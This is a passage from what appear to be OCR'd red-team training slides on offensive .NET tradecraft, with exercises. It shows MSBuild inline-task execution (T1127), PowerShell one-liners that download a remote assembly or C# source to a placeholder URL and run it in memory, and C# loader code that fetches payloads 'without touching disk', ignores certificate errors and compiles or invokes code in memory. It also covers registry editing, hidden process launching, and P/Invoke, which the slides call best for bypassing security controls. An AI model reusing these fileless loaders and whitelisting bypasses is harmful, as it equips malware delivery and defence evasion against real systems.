    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Code Type="Fragment" Language="cs">
        <![CDATA[
          Console.WriteLine("Hello From a Code Fragment");
        ]]>
      </Code>
    </Task>
  </UsingTask>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
  <Task>
  <!-- <Reference Include="System.IO" /> Example Include -->
      <Code Type="Class" Language="cs">
        <![CDATA[
      using System;
      using Microsoft.Build.Framework;
      using Microsoft.Build.Utilities;
      public class ClassExample :  Task, ITask
      {
        public override bool Execute()
        {
          Console.WriteLine("Hello From a Class.");
          return true;
        }
      }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

MSBuild – Leverage the UsingTask (T1127)

msbuild T1127.csproj (T1127 by Casey Smith)

msbuild T1127.xml (T1127 by Arno0x0x)

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe msbuild.xml -->
  <Target Name="Hello">
    <SharpLauncher >
    </SharpLauncher>
  </Target>
  <UsingTask
    TaskName="SharpLauncher"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Net" />
          <Using Namespace="System.Reflection" />
      <Code Type="Fragment" Language="cs">
      <![CDATA[
        Console.WriteLine(" EVIL CODE HERE ! :-) ");
      ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

Unorthodox ways to run C# and .NET – PowerShell

Development

PowerShell loaders for C# Assemblies – (T1086)

- ```
  powershell -c "$m=new-object net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; [Object[]] $Params=@(,([String[]] @('src')));$assembly.EntryPoint.Invoke($null,$Params)"
  ```
- ```
  powershell -c "$m=new-object net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; $t= $assembly.GetType("Program"); $jh= $t.GetMethod("Main");$instance = [Activator]::CreateInstance($t, $null);$jh.invoke($instance, $null)”
  ```

PowerShell loader for C# Source Code – (T1086)

- ```
  powershell -c "$m=new-object net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$Source=$m.downloadstring($Url);Add-Type -ReferencedAssemblies $Assem -TypeDefinition $Source -Language Csharp; [Application.Program]::Main()"
  ```
  ```

Unorthodox ways to run C# and .NET – More

Development

- Microsoft Signed Binaries
  - DNX.exe by Matt Nelson
  - https://enigma0x3.net/2016/11/17/bypassing-application-whitelisting-by-using-dnx-exe/
  - RCSI.exe by Matt Nelson
  - https://enigma0x3.net/2016/11/21/bypassing-application-whitelisting-by-using-rcsi-exe/
  - CSI.exe by Casey Smith
  - http://subt0x10.blogspot.com/2016/09/application-whitelisting-bypass-csiexe.html

LOLBAS - Living Off The Land Binaries and Scripts by Oddvar Moe
https://github.com/api0cradle/LOLBAS

DotNetToJScript by James Farshaw
https://github.com/tyranid/DotNetToJScript


Exercises

Use/Modify your Hello.CS Example to RUN Using

InstallUtil
MSBuild
REGASM
Powershell

15 Min

Repurpose



Merging Existing Code for Better Tools

Repurpose

- Use Existing Code Pieces to Build Your Code
- Look for Mitre Att&ck Examples
  - https://github.com/redcanaryco/atomic-red-team

- Look for given/available function/operation examples
  - Web Client / Request Operations
  - .NET Code Operations
  - Registry Operations
  - Process Operations

- Search for more functionalities on Internet
  - https://github.com/Arno0x
  - https://github.com/enigma0x3
  - https://github.com/FuzzySecurity
  - https://github.com/GhostPack
  - https://github.com/xpn
  - https://github.com/SharpC2
  - https://github.com/byt3bl33d3r
  - https://github.com/cobbr/

Web Client Function for Download Data/String

Repurpose

```
// Create the Web Client
WebClient client = new WebClient();
// Initiate a variable for .NET assembly
byte[] asm = new byte[] {};
// Initiate a variable for .NET source
string src = "" ;
switch (args[0])
    {
        case "url":
            if (args[1] == "asm") {
                Console.WriteLine("Downloading the .NET assembly.");
                // Download the .NET assembly from a URL as data
                asm = client.DownloadData(args[2]);
                // Call the .NET assembly execution for the data
                ExecDotNetAssembly(asm);
            }
            else
            {
                Console.WriteLine("Downloading the .NET source.");
                // Download the .NET source from a URL as string
                src = client.DownloadString(args[2]);
                // Call the .NET DOM compiler for the string
                CompileDotNetSource(src);
            }
            break;
```

Create a Web Client

Variable for Bytes

Variable for String

Download as binary

Download as string

Useful when loading malicious/extended content from remote. It doesn't touch disk.

Web Request Function for Communications (Part 1)

Repurpose

```
public static HttpWebRequest WebClientAdvanced(string url)
{
    //create a URI for the URL given
    Uri uri = new Uri(url);
    //create the HTTP request
    HttpWebRequest client = WebRequest.Create(uri) as HttpWebRequest;

    // Use GET to normalise the traffic
    client.Method = WebRequestMethods.Http.Get;

    // Get the default proxy if there is
    client.Proxy = new System.Net.WebProxy();
    // Get the credentials for the proxy if there is
    client.Proxy.Credentials = System.Net.CredentialCache.DefaultCredentials;
    // Ignore the certificate issues if necessary
    client.ServerCertificateValidationCallback += (sender, cert, chain, sslPolicyErrors) => true;

    // Create a cookie container
    CookieContainer cookies = new CookieContainer();
    // Add the session ID to the cookie
    cookies.Add(new Cookie("SESSIONID","123456789") { Domain = uri.Host });
    // Assign the cookies to the request
    client.CookieContainer = cookies;

    // Set a User-Agent for it
    client.UserAgent = ("Mozilla/31337");

    // Don't follow the redirects
    client.AllowAutoRedirect = false;
    // Return the client
    return client;
}
```

URL to URI Object

Set GET as HTTP method

Proxy Settings

Ignore SSL Errors

Set a cookie if necessary

Set a User-Agent

Web Request Function for Communications (Part 2)

Repurpose

```
Console.WriteLine("Downloading the .NET assembly.");
// Generate an advanced web client
HttpWebRequest client = WebClientAdvanced(args[0]);
// Send the request and get the response
HttpWebResponse response = client.GetResponse() as HttpWebResponse;

Console.WriteLine("Processing the server response.");
// Download the .NET assembly from a URL as data if response is OK
// Defining the response body
byte[] responsebody = new byte[] {};
if (response.StatusCode == HttpStatusCode.OK)
{
    // Read the headers for debugging
    Console.WriteLine("Raw server headers for debugging:");
    for (int i = 0; i < response.Headers.Count; i++ )
        Console.WriteLine("\t"+response.Headers.GetKey(i) + ": " + response.Headers.Get(i).ToString());

    MemoryStream ms = new MemoryStream();
    response.GetResponseStream().CopyTo(ms);
    responsebody = ms.ToArray();

    //close the connection if it's finished
    response.Close();
}
else
{
    Console.WriteLine("Server response is invalid: {0}", response.StatusCode);
}
```

Send the request

Check HTTP response code

Print/read response headers

Read response as a Stream

Close it when you're done

Loading a .NET Assembly and Calling Functions

Repurpose

```
static void ExecDotNetAssembly(byte[] asm)
{
        // Loading the .NET Assembly
        System.Reflection.Assembly a = System.Reflection.Assembly.Load(asm);
        // Finding the Entry Point
        System.Reflection.MethodInfo method = a.EntryPoint;
        // Create the Instance for the Entry Point
        object o = a.CreateInstance(method.Name);
        // Setting the parameters for Invoke
        //object[] apo= { PARAMETERS };
        object[] apo= { };
        // Invoking the Entry Point
        method.Invoke(o,apo);
        return;
}
```

Load the .NET Assembly

Find the Entry Point

Create an instance for it

Set parameters

Call the function

Useful to load an external .NET Assembly or extend the existing features.

Compile .NET Source Code In Memory and Calling Functions

Repurpose

```
// Define the provider and parameters
CSharpCodeProvider provider = new CSharpCodeProvider();
CompilerParameters parameters = new CompilerParameters();
// If there are other .NET Assemblies required, add here
parameters.ReferencedAssemblies.Add("System.dll");
parameters.GenerateInMemory = true;
parameters.GenerateExecutable = true;
// Compile the .NET source code
CompilerResults results = provider.CompileAssemblyFromSource(parameters, src);
// Print error details if it fails
if (results.Errors.HasErrors)
    Console.WriteLine("I'm sorry master Wayne, I've failed you.");
// Get the compiled .NET Assembly
System.Reflection.Assembly a = results.CompiledAssembly;
// Finding the Entry Point
System.Reflection.MethodInfo method = a.EntryPoint;
// Create the Instance for the Entry Point
object o = a.CreateInstance(method.Name);
// Setting the parameters for Invoke
//object[] apo= { PARAMETERS };
object[] apo= { };
// Invoking the Entry Point
method.Invoke(o,apo);
return;
```

Set provider and parameters

As references if necessary

Compile it in memory

In errors, complain about it

.NET assembly is ready to go

Find the entry point

Create an instance for it

Set the parameters

Invoke the method

Useful to load an external .NET Source Code or extend the existing features.


Exercises

Add The Following Features to Your Binary

Get Content from a HTTP server
Read Content from a File
Load and Run a .NET Assembly
Load and Compile a .NET Source Code


15 Min

Improvements



Improvements

- Some Other Useful Features
- Registry Operations
- Process Operations
- Encryption



Registry

Improvements

```
Dictionary<string, dynamic> registryBases= new Dictionary<string, object>();
registryBases.Add("HKEY_CURRENT_USER",Registry.CurrentUser);
registryBases.Add("HKEY_CLASSES_ROOT",Registry.ClassesRoot);
registryBases.Add("HKEY_CURRENT_CONFIG",Registry.CurrentConfig);
registryBases.Add("HKEY_LOCAL_MACHINE",Registry.LocalMachine);
registryBases.Add("HKEY_USERS",Registry.Users);
```

Build a dictionary for all registry bases

So you can parse the request and ask them separately

```
// Open the key for a "scope"
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname))
{
    // Print the Sub Keys in a loop
    foreach(String subkeyName in key.GetSubKeyNames()) {
        Console.WriteLine(key.OpenSubKey(subkeyName).GetValue("DisplayName"));
    }
    // Print the Names and Values in a loop
    foreach (string valuename in key.GetValueNames()) {
        Console.WriteLine("Name: {0},\t Value: {1}", valuename,key.GetValue(valuename));
    }
}
```

Reading the key

Printing the sub keys

Printing the values

Registry

Improvements

```
RegistryKey key = registryBases[basename].CreateSubKey(keyname);
Console.WriteLine("Created successfully.");
```

Creating a registry key

```
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.SetValue(vname,value,RegistryValueKind.String);
    key.Close();
    Console.WriteLine("The registry value added successfully.");
}
```

“true” makes it writable

Setting a name and value

Close the key when finished

```
registryBases[basename].DeleteSubKey(keyname);
registryBases[basename].Close();
```

Deleting a registry key

```
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.DeleteValue(vname);
    key.Close();
    Console.WriteLine("The registry value deleted successfully.");
}
```

Deleting a registry value

Process

Improvements

```
string output = "";
System.Diagnostics.Process process = new System.Diagnostics.Process();
System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
//startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
startInfo.FileName = process_name;
startInfo.Arguments = process_arguments;
startInfo.UseShellExecute = false;
startInfo.RedirectStandardOutput = true;
startInfo.RedirectStandardError = true;
process.StartInfo = startInfo;
process.Start();
Console.WriteLine("Process started.\nOutput:");
output = process.StandardOutput.ReadToEnd();
string err = process.StandardError.ReadToEnd();
Console.WriteLine(output);
if (err != "") {
    Console.WriteLine("Error: {0}",err);
}
process.WaitForExit();
```

Setup the process

Hiding the Windows

Process name

Process arguments

Shell should be used?

Start the process

Process output

Process error messages

Wait for process to exit

One-liner: `System.Diagnostics.Process.Start("cmd");`

Encryption (AES)

Improvements

```
using System.Security.Cryptography;
2 references
public static byte[] key = Encoding.UTF8.GetBytes("ENCRYPTIONISGOOD");
2 references
public static byte[] iv = Encoding.UTF8.GetBytes("NOITISNTTHATGOOD");

1 reference
public static string Encrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();
    ICryptoTransform transform = algorithm.CreateEncryptor(key, iv);
    byte[] inputbuffer = Encoding.UTF8.GetBytes(text);
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);
    return Convert.ToBase64String(outputBuffer);
}

1 reference
public static string Decrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();
    ICryptoTransform transform = algorithm.CreateDecryptor(key, iv);
    byte[] inputbuffer = Convert.FromBase64String(text);
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);
    return Encoding.UTF8.GetString(outputBuffer);
}
```

Cryptography namespace

16 bytes key

16 bytes iv

Create AES algorithm

Set encryptor with key/iv

Get the input bytes

Prepare the output

Convert to Base64

Set decryptor with key/iv


Exercises

Add The Following Features to Your Interactive Menu

Read the Registry Key Given
Modify the Registry Key Given
Run a Process Given

15 Min

Windows API



Platform Invoke (P/Invoke)

Windows API

"P/Invoke is a technology that allows you to access structs, callbacks, and functions in **unmanaged** libraries from your **managed code**."

- Microsoft

Platform Invoke by Microsoft

https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke

Platform Invoke Examples by Microsoft

https://docs.microsoft.com/en-us/dotnet/framework/interop/platform-invoke-examples

.NET Assemblies can access Win32 APIs, **if** PInvoke signatures are **correct**.

Best use is bypassing security controls.

P/Invoke Example for win32

Windows API

```
using System.Runtime.InteropServices;

public class Program {

    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll")]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

    public static void Main(string[] args) {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

P/Invoke Example for Mac

Windows API

```
using System;
using System.Runtime.InteropServices;

namespace PInvokeSamples {
    public static class Program {

        // Import the libSystem shared library and define the method corresponding to the native func
        [DllImport("libSystem.dylib")]
        private static extern int getpid();

        public static void Main(string[] args){
